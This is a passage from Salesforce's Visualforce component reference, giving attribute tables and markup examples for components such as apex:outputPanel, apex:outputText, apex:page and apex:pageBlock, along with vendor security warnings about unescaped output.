`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the output link.		10.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
`rel`	String	The relationship from the current document to the URL specified by this command link. The value of this attribute is		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		a space-separated list of link types. For more information on this attribute, see the W3C specifications.			
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`rev`	String	The reverse link from the URL specified by this command link to the current document. The value of this attribute is a space-separated list of link types. For more information on this attribute, see the W3C specifications.		10.0	global
`shape`	String	The shape of the hot spot in client-side image maps. Valid values are default, circle, rect, and poly. See also the coords attribute.		10.0	global
`style`	String	The style used to display the output link component, used primarily for adding inline CSS styles.		10.0	global
`styleClass`	String	The style class used to display the output link component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
`tabindex`	String	The order in which this link is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
`target`	String	The name of the frame where the resource retrieved by this command link is displayed. Possible values for this attribute include "_blank", "_parent", "_self", and "_top". You can also specify your own target names by assigning a value to the name attribute of a desired destination.		10.0	global
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
`type`	String	The MIME content type of the resource designated by this output link. Possible values for this attribute include "text/html", "image/png", "image/gif", "video/mpeg", "text/css", and "audio/basic". For more information, including a complete list of possible values, see the W3C specifications.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
value	Object	The URL used for the output link. Warning: This value can also be supplied through a variable expression, which could contain an executable script.		10.0	global

SEE ALSO:

apex:commandLink

apex:outputPanel

A set of content that is grouped together, rendered with an HTML `<span>` tag, `<div>` tag, or neither. Use an `<apex:outputPanel>` to group components together for AJAX refreshes.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container tag, `<div>` or `<span>`, depending on the value of the `layout` attribute.

Span Example

```
<!-- Spans do not add any additional formatting to the body of the outputPanel.  -->
<apex:outputPanel id="thePanel">My span</apex:outputPanel>
```

The example above renders the following HTML:

```
<span id="thePanel">My span</span>
```

Div Example

```
<!-- Divs place the body of the outputPanel within the equivalent of an HTML paragraph
tag.  -->
<apex:outputPanel id="thePanel" layout="block">My div</apex:outputPanel>
```

The example above renders the following HTML:

```
<div id="thePanel">My div</div>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`id`	String	An identifier that allows the outputPanel component to be referenced by other components in the page.		10.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`layout`	String	The layout style for the panel. Possible values include "block" (which generates an HTML div tag), "inline" (which generates an HTML span tag), and "none" (which does not generate an HTML tag). If not specified, this value defaults to "inline". Note: If layout is set to "none", for each child element with the rendered attribute set to "false", the outputPanel generates a span tag with the ID of the child, and a style attribute set to "display:none". While the content isn't visible, JavaScript can still access the elements through the DOM ID, making it possible to update the child elements.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the output panel.		10.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the output panel twice.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
`onmousemove`	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the output panel.		10.0	global
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the output panel.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the outputPanel component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the outputPanel component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet..		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

apex:outputText

Displays text on a Visualforce page. You can customize the appearance of `<apex:outputText>` using CSS styles, in which case the generated text is wrapped in an HTML `<span>` tag. You can also escape the rendered text if it contains sensitive HTML and XML characters.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

Use with nested param tags to format the text values, where {n} corresponds to the n-th nested param tag. The `value` attribute supports the same syntax as the MessageFormat class in Java.

Warning: In API version 31.0 and earlier, encrypted custom field values that are embedded in the `<apex:outputText>` component display in clear text. The `<apex:outputText>` component doesn't respect the View Encrypted Data permission for users. To prevent showing sensitive information to unauthorized users, use the `<apex:outputField>` tag instead.

In API version 32.0 and later, encrypted custom field values are masked.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<span>` tag.

Basic formatting example

```
<apex:page>
    <apex:outputText style="font-style:italic" value="This is {0} text with {1}.">
       <apex:param value="my"/>
       <apex:param value="arguments"/>
    </apex:outputText>
</apex:page>
```

The example above renders the following HTML:

```
<span id="theText" style="font-style:italic">This is my text with arguments.</span>
```

Date formatting example

```
<apex:page>
   <apex:outputText value="The unformatted time right now is: {! NOW() }" />
   <br/>
   <apex:outputText value="The formatted time right now is:
         {0,date,yyyy.MM.dd G 'at' HH:mm:ss z}">
       <apex:param value="{! NOW() }" />
   </apex:outputText>
</apex:page>
```

The example above renders the following HTML:

```
The unformatted time right now is: 11/20/2004 3:49 PM
<br />
The formatted time right now is: 2004.11.20 AD at 23:49:02 GMT
```

Currency formatting example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IeChM is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IeChM
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Account">
It is worth:
<apex:outputText value="{0, number, 000,000.00}">
       <apex:param value="{!Account.AnnualRevenue}" />
 </apex:outputText>
</apex:page>
```

The example above renders the following HTML:

```
It is worth: 500,000,000.00
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`dir`	String	The direction in which the generated HTML component is read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`escape`	Boolean	A Boolean value that specifies whether sensitive HTML and XML characters should be escaped in the HTML output generated by this component. If you don't specify escape="false", the character escape sequence displays as written. Be aware that setting this value to "false" may be a security risk because it allows arbitrary content, including JavaScript, that could be used in a malicious manner.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the outputText component to be referenced by other components in the page.		10.0	global
label	String	A text value that allows to display a label next to the output text		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the outputText component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the outputText component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	The text displayed when this component is rendered. This value supports the same syntax as the MessageFormat class in Java.		10.0	global

apex:page

A single Visualforce page. All pages must be wrapped inside a single `<apex:page>` component tag.

Use this component to get user input for a controller method that does not correspond to a field on an sObject. Only `<apex:inputField>` and `<apex:outputField>` can be used with sObject fields.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<html>` tag.

Example

```
<!-- Page: -->
<apex:page renderAs="pdf">
    <style> body { font-family: 'Arial Unicode MS'; } </style>
    <h1>Congratulations</h1>
    <p>This is your new PDF</p>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
action	ApexPages.Action	The action method invoked when this page is requested by the server. Use expression language to reference an action method. For example, action="{!doAction}" references the doAction() method in the controller. If an action isn't specified, the page loads as usual. If the action method returns null, the page simply refreshes. This method is called before the page is rendered, and allows you to optionally redirect the user to another page. **Important:** Don't use this action for initialization or DML.		10.0	global
apiVersion	double	The version of the API used to render and execute the page.		10.0	global
applyBodyTag	Boolean	A boolean value that specifies whether Visualforce automatically adds a <body> tag to the generated HTML output. Set to false to disable adding the <body> tag to the response, for example, when the <body> tag is statically set in your markup. If not specified, this value defaults to the value of the applyHtmlTag attribute if it's set, or true, if applyHtmlTag isn't set.		27.0	
applyHtmlTag	Boolean	A boolean value that specifies whether Visualforce automatically adds an <html> tag to the generated HTML output. Set to false to disable adding the <html> tag to the response, for example, when the <html> tag is statically set in your markup. If not specified, this value defaults to true.		27.0	
cache	Boolean	A boolean value that specifies whether the browser caches this page. If set to true, the browser caches the page. If not specified, this value defaults to false. For Salesforce Sites pages, this value defaults to true. See Configure Site Caching. For Hyperforce customers, setting this value to true allows you to use Salesforce Edge-enabled global caching.		10.0	global
contentType	String	The MIME content type used to format the rendered page. Possible values for this attribute include text/html, text/csv, image/png, image/gif, video/mpeg, text/css, and audio/basic. For more information, including a complete list of possible values, see the W3C specifications.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		You can set the filename of the rendered page by appending a `#` to the MIME type, followed by the file name. For example, `application/vnd.ms-excel#contacts.xls`. Important: Dynamically switching the content type from an HTML to a non-HTML type such as `text/csv` or `image/png` isn't supported.			
`controller`	String	The name of the custom controller class written in Apex used to control the behavior of this page. This attribute can't be specified if the `standardController` attribute is also present.		10.0	global
`cspHeader`	Boolean	Indicates whether this Visualforce page uses your Content Security Policy (CSP) (`true`) to impose restrictions on content or not (`false`). If `true`, browsers only make requests from this Visualforce page to an external server if the server is defined as a CSPTrustedSite with a `context` of `Visualforce` or `All`. Additionally, the CSP `script-src` directive is added and set to `self`, so script resources must have the same origin as the Visualforce page. You can't modify or configure this directive with CSPTrustedSite.		55.0	
`deferLastCommandUntilReady`	Boolean	A boolean value that specifies whether to prevent premature clicking command buttons and links. If `true`, the last click on a button or link is enqueued and processed when page is ready. This value defaults to `false`.		26.0	
`docType`	String	The HTML document type definition (DTD), or doc type, that describes the structure of the rendered page. Possible values for this attribute include `html-4.01-strict`, `xhtml-1.0-transitional`, `xhtml-1.1-basic`, and `html-5.0` If not specified, this value defaults to `html-4.01-transitional`, which results in a doc type of `<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">`. For more information about HTML doc type declarations, see the W3C specifications.		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
expires	Integer	The expiration period for the cache attribute in seconds. If the cache attribute is set to true, but this attribute isn't specified, this value defaults to 0. For Salesforce Sites pages, if the cache attribute isn't set to false, this value defaults to 600 seconds.		14.0	
extensions	String	The name of one or more custom controller extensions written in Apex that add additional logic to this page.		11.0	global
id	String	An identifier for the page that allows it to be referenced by other components in the page.		10.0	global
label	String	The label used to reference the page in Salesforce setup tools.		10.0	global
language	String	The language used to display labels that have associated translations in Salesforce. This value overrides the language of the user viewing the page. Possible values for this attribute include any language keys for languages supported by Salesforce, for example, en or en-US.		10.0	global
lightningStylesheets	Boolean	A boolean value that controls whether some standard Visualforce components are styled similar to Lightning Experience when the page is viewed in Lightning Experience. Not all standard Visualforce components support this attribute. If set to true, Lightning Experience style sheets are applied to the page when displayed in Lightning Experience, while Classic style sheets are applied in Salesforce Classic. If not specified or set to false, the Classic style sheets are always used. **Note**: The lightningStylesheets attribute, when true, overrides the standardStylesheets attribute.		10.0	global
manifest	String	Adds a manifest attribute to the generated <html> tag, which references a cache manifest file for offline use. Setting a manifest attribute requires also setting docType="html-5.0", and applyHtmlTag to not be set to false.		27.0	
name	String	The unique name that is used to reference the page in the Lightning Platform API.		10.0	global
pageStyle	String	The pageStyle attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
readOnly	Boolean	A boolean value that enables read-only mode for a Visualforce page. In read-only mode, a page can't execute any DML operations, but the limit on the number of records retrieved is relaxed from 50,000 to 1 million rows. It also increases the		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		number of items in a collection that can be handled by iteration components, from 1,000 to 10,000. If not specified, this value defaults to `false`.			
`recordSetName`	String	The `recordSetName` attribute was deprecated in Salesforce API version 16.0 and has no effect on the page. Use `recordSetVar` instead.		14.0	
`recordSetVar`	String	This attribute indicates that the page uses a set-oriented standard controller. The value of the attribute indicates the name of the set of records passed to the page. This record set can be used in expressions to return values for display on the page or to perform actions on the set of records. For example, if your page is using the standard accounts controller, and `recordSetVar` is set to `accounts`, you can create a simple `pageBlockTable` of account records with the following code: `<apex:pageBlockTable value="{!accounts}" var="a"><apex:column value="{!a.name}"/></apex:pageBlockTable>`		14.0	
`renderAs`	String	The name of any supported content converter. Currently PDF is the only supported content converter. Setting this attribute to `pdf` renders the page as a PDF. Rendering a Visualforce page as a PDF is intended for pages that are designed and optimized for print. Don't use standard components that aren't easily formatted for print or contain form elements such as inputs, buttons, and any component that requires formatted JavaScript. Verify the format of your rendered page before deploying it. If the PDF fails to display all the characters, adjust the fonts in your CSS to use a font that supports your needs. For example, add the following style definition to your page's styles: `body { font-family: 'Arial Unicode MS'; }` Note that the `pageBlock` and `sectionHeader` components don't support double-byte fonts when rendered as a PDF.		13.0	global
`rendered`	Boolean	A boolean value that specifies whether the page is rendered. If not specified, this value defaults to `true`.		10.0	global
`setup`	Boolean	A boolean value that specifies whether the page uses the style of a standard Salesforce Setup page. If true, Setup styling is used. If not specified, this value defaults to `false`.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
shouldAlwaysEscapeExpressionLanguage	Boolean	The attribute `shouldAlwaysEscapeExpressionLanguage` was deprecated in Salesforce API version 57.0 and has no effect on the page. If you already added this attribute to Visualforce code in response to the Escape Expression Language Evaluations release update, remove the `shouldAlwaysEscapeExpressionLanguage` attribute. To ensure the security of your Visualforce pages and components, complete the following steps. **1.** Reintroduce any manual escaping that you removed from your Visualforce pages and components' code for this release update. **2.** Delete the attribute `shouldAlwaysEscapeExpressionLanguage` from your Visualforce pages or components.	No	57.0	
showChat	Boolean	A boolean value that specifies whether the Chatter Messenger chat widget is included in the page. If `true`, the chat widget is displayed. If not specified, the value defaults to the Visualforce Settings selected from Setup in Customize | Chatter | Chat Settings.		10.0	global
showHeader	Boolean	A boolean value that specifies whether the Salesforce tab header is included in the page. If `true`, the tab header is displayed. If not specified, this value defaults to `true`. **Note**: In Lightning Experience and the Salesforce mobile app, the value of this attribute is overridden, and is always `false`.		10.0	global
showQuickActionVfHeader	Boolean	A boolean value that specifies whether to display the header of the quick action that calls this page. If `true`, the action header is displayed. If not specified, this value defaults to `true`. This attribute isn't supported in Experience Cloud sites.		34.0	
sidebar	Boolean	A boolean value that specifies whether the standard Salesforce sidebar is included in the page. If `true`, the sidebar is displayed. If not specified, this value defaults to `true`. **Note**: In Lightning Experience and the Salesforce mobile app, the value of this attribute is overridden, and is always `false`.		10.0	global
standardController	String	The name of the Salesforce object that's used to control the behavior of this page. This attribute can't be specified if the `controller` attribute is also present.		10.0	global
standardStylesheets	Boolean	A boolean value that specifies whether the standard Salesforce style sheets are added to the generated page header if the		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		showHeader attribute is set to false. If set to true, the standard style sheets are added to the generated page header. If not specified, this value defaults to true. By setting this value to false, components that require Salesforce.com CSS can display incorrectly, and their styling can change between releases.			
tabStyle	String	The Salesforce object or custom Visualforce tab that controls the color, styling, and selected tab for this page. If using a custom object, the attribute must be specified with the developer name for the object. For example, to use the styling associated with MyCustomObject, use tabStyle="MyCustomObject__c". If the page uses a standard controller, the tabStyle defaults to the style of the associated controller. If the page uses a custom controller, the tabStyle defaults to the Home tab. To use a custom Visualforce tab, set the attribute to the name (not label) of the tab followed by a double-underscore and the word *tab*. For example, to use the styling of a Visualforce tab with the name Source and a label Sources, use tabStyle="Source__tab".		10.0	global
title	String	A string value that specifies the contents of the HTML <title> element added to the page by Visualforce. Use it to set the window or tab title for the page. In pages set to API 30.0 or later, the <apex:page> title attribute generates an HTML <title> element inside the Visualforce-generated <head> element, if there is one. Visualforce generates an HTML <head> element unless other attributes of <apex:page> are set in such a way that one isn't generated. For example, if either applyHtmlTag or applyBodyTag is false, the value of the title attribute is ignored. These tags are used to take full control of the HTML generated by the page, and it's assumed that your page contains full and complete HTML markup, including your desired <title> element. In pages set to API 29.0 or lower, if the showHeader attribute of <apex:page> is set to false, no <title> element is generated. **Note:** When you're editing a page in Developer Mode, the page title isn't displayed.		10.0	global
wizard	Boolean	A boolean value that specifies whether the page uses the style of a standard Salesforce wizard page. If true, wizard styling is used. If not specified, this value defaults to false.		10.0	global

apex:pageBlock

An area of a page that uses styling similar to the appearance of a Salesforce detail page, but without any default content.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<div>` tag.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<!-- Page: -->
<apex:page standardController="Account">
    <apex:form>
        <apex:pageBlock title="My Content" mode="edit">
            <apex:pageBlockButtons>
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="My Content Section" columns="2">
                <apex:inputField value="{!account.name}"/>
                <apex:inputField value="{!account.site}"/>
                <apex:inputField value="{!account.type}"/>
                <apex:inputField value="{!account.accountNumber}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`helpTitle`	String	The text that displays when a user hovers the mouse over the help link for the page block. If specified, you must also provide a value for helpURL. Note that if a value for a header facet is included in the pageBlock, this attribute is ignored.		12.0	global
`helpUrl`	String	The URL of a webpage that provides help for the page block. When this value is specified, a help link appears in the upper right corner of the page block. If specified, you must also		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		provide a value for helpTitle. Note that if a value for a header facet is included in the pageBlock, this attribute is ignored.			
`id`	String	An identifier that allows the pageBlock component to be referenced by other components in the page.		10.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`mode`	String	The default user mode for the pageBlock component's child elements. This value determines whether lines are drawn separating field values. Possible values are: • `detail` -- data is displayed to the user with colored lines. • `maindetail` -- data is displayed to the user with colored lines and a white background, just like the main detail page for records. • `edit` -- data is displayed to the user without field lines. • `inlineEdit` -- data is displayed as in detail mode, but child components that support it are enabled for inline editing. Displayed lines have nothing to do with requiredness, they are merely visual separators, which make it easier to scan a detail page. If not specified, this attribute defaults to `detail`.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the page block.		10.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the page block twice.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
`onmousemove`	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the page block.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the page block.		10.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
`tabStyle`	String	The Salesforce object or custom Visualforce tab that controls the color scheme of the page block. If not specified, this value defaults to the style of the page. If using a Salesforce object, the attribute must be specified with the developer name for the object. For example, to use the styling associated with MyCustomObject, use tabStyle="MyCustomObject__c". To use a custom Visualforce tab, set the attribute to the name (not label) of the tab followed by a double-underscore and the word tab. For example, to use the styling of a Visualforce tab with the name Source, use tabStyle="Source__tab".		10.0	global
`title`	String	The text displayed as the title of the page block. Note that if a header facet is included in the body of the pageBlock component, its value overrides this attribute.		10.0	global

Facets

Facet Name	Description	API Version
`footer`	The components that appear at the bottom of the page block. If specified, the content of this facet overrides any pageBlockButton components in the pageBlock. Note that the order in which a footer facet appears in the body of a pageBlock component does not matter, because any facet with name="footer" will control the appearance of the bottom block.	10.0
`header`	The components that appear in the title bar of the page block. If specified, the content of this facet overrides the pageBlock title tab, any pageBlockButton components, and the value of the helpTitle and helpURL attributes in the pageBlock. Note that the order in which a header facet appears in the body of a pageBlock component does not matter, because any facet with name="header" will control the appearance of the title.	10.0

`apex:pageBlockButtons`

A set of buttons that are styled like standard Salesforce buttons. This component must be a child component of an `<apex:pageBlock>`.

Note that it is not necessary for the buttons themselves to be direct children of the <apex:pageBlockButtons> component—buttons that are located at any level within an <apex:pageBlockButtons> component are styled appropriately.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated <td> tag that contains the buttons. This <td> tag can be at the top or bottom, or both, of the <apex:pageBlock>, depending on the value of the location attribute of the <apex:pageBlockButtons> component.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<!-- Page: -->
<apex:page standardController="Account">
    <apex:form>
        <apex:pageBlock title="My Content" mode="edit">
            <apex:pageBlockButtons>
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="My Content Section" columns="2">
                <apex:inputField value="{!account.name}"/>
                <apex:inputField value="{!account.site}"/>
                <apex:inputField value="{!account.type}"/>
                <apex:inputField value="{!account.accountNumber}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		11.0	global
id	String	An identifier that allows the pageBlockButtons component to be referenced by other components in the page.		11.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`location`	String	The area of the page block where the buttons should be rendered. Possible values include "top", "bottom", or "both". If not specified, this value defaults to "both". **Note**: If a pageBlock header facet is defined, the facet overrides the buttons that would normally appear at the top of the page block. Likewise, if a pageBlock footer facet is defined, the facet overrides the buttons that would normally appear at the bottom of the page block.		11.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks anywhere in the pageBlockButtons component		11.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the pageBlockButtons component twice.		11.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		11.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		11.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		11.0	global
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		11.0	global
`onmousemove`	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		11.0	global
`onmouseout`	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the pageBlockButtons component.		11.0	global
`onmouseover`	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the pageBlockButtons component.		11.0	global
`onmouseup`	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		11.0	global
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		11.0	global
`style`	String	The style used to display the pageBlockButtons component, used primarily for adding inline CSS styles.		11.0	global
`styleClass`	String	The style class used to display the pageBlockButtons component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`title`	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		11.0	global

SEE ALSO:

apex:pageBlock

apex:pageBlockSection

A section of data within an `<apex:pageBlock>` component, similar to a section in a standard Salesforce page layout definition.

An `<apex:pageBlockSection>` component consists of one or more columns, each of which spans two cells: one for a field's label, and one for its value. Each component found in the body of an `<apex:pageBlockSection>` is placed into the next cell in a row until the number of columns is reached. At that point, the next component wraps to the next row and is placed in the first cell.

To add a field from a Salesforce object to an `<apex:pageBlockSection>`, use an `<apex:inputField>` or `<apex:outputField>` component. Each of these components automatically displays with the field's associated label. To add fields for variables or methods that are not based on Salesforce object fields, or to customize the format of Salesforce object field labels, use an `<apex:pageBlockSectionItem>` component. Each `<apex:inputField>`, `<apex:outputField>`, or `<apex:pageBlockSectionItem>` component spans both cells of a single column.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated container `<div>` tag.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<!-- Page: -->
<apex:page standardController="Account">
    <apex:form>
        <apex:pageBlock title="My Content" mode="edit">
            <apex:pageBlockButtons>
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="My Content Section" columns="2">
                <apex:inputField value="{!account.name}"/>
                <apex:inputField value="{!account.site}"/>
                <apex:inputField value="{!account.type}"/>
                <apex:inputField value="{!account.accountNumber}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`collapsible`	Boolean	A Boolean value that specifies whether the page block section can be expanded and collapsed by a user. If true, a user can expand and collapse the section. If not specified, this value defaults to true.		11.0	global
`columns`	Integer	The number of columns that can be included in a single row of the page block section. Note that a single column spans two cells - one for a field's label, and one for its value. If you use child inputField, outputField, or pageBlockSectionItem components in the pageBlockSection, each of the child components is displayed in one column, spanning both cells. If you use any other components in the pageBlockSection, each of the child components is displayed in one column, displaying only in the rightmost cell of the column and leaving the leftmost column cell blank. While you can specify one or more columns for a pageBlockSection, Salesforce stylesheets are optimized for either one or two columns. If not specified, this value defaults to 2.		11.0	global
`dir`	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
`id`	String	An identifier that allows the pageBlockSection component to be referenced by other components in the page.		10.0	global
`lang`	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
`onclick`	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the page block section.		10.0	global
`ondblclick`	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the page block section twice.		10.0	global
`onkeydown`	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
`onkeypress`	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
`onkeyup`	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
`onmousedown`	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the page block section.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the page block section.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
showHeader	Boolean	A Boolean value that specifies whether the page block section title is displayed. If set to true, the header is displayed. If not specified, this value defaults to true.		11.0	global
title	String	The text displayed as the title of the page block section.		10.0	global

Facets

Facet Name	Description	API Version
